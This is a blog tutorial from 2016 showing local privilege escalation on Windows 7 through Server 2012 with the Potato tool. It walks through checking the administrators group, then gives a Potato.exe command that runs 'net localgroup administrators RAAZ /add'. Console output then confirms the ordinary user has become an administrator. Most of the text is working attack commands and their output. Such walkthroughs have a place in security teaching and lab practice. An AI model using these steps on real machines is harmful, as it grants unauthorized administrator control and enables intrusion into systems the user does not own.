


Privilege Escalation on Windows 7,8,10, Server 2008, Server 2012 using Potato

January 30, 2016 By Raj Chandel

First check your IP Address of your local PC using **ipconfig** command



```
C:\Windows\system32\cmd.exe

C:\Users\Guest>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::c127:4403:1784:f98a%11
    IPv4 Address. . . . . : 192.168.1.9
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{ED83119A-8CCE-4211-A210-11D1F627BC2D}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 


Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Guest>
```

Now open command prompt, type **net localgroup administrators** command to check who all users are associated with administrator.

In my case I'm login with RAAZ user which is not a part of administrator



```
C:\Windows\system32\cmd.exe


C:\Users\RAAZ>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain
Members

-----
Administrator
RAJ
The command completed successfully.

C:\Users\RAAZ>
```

Potato.exe -ip 192.168.1.9 -disable_exhaust true -cmd "C:\\windows\\System32\\cmd.exe /K net localgroup administrators RAAZ /add"

Now it will open a firewall prompt, click on **Allow access**



Now again type **net localgroup administrators**, here you can see my user **RAAZ** is also a member of administrator.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600.1
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAAZ>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain
Members

-----
Administrator
RAAZ
RAJ
The command completed successfully.

C:\Users\RAAZ>
```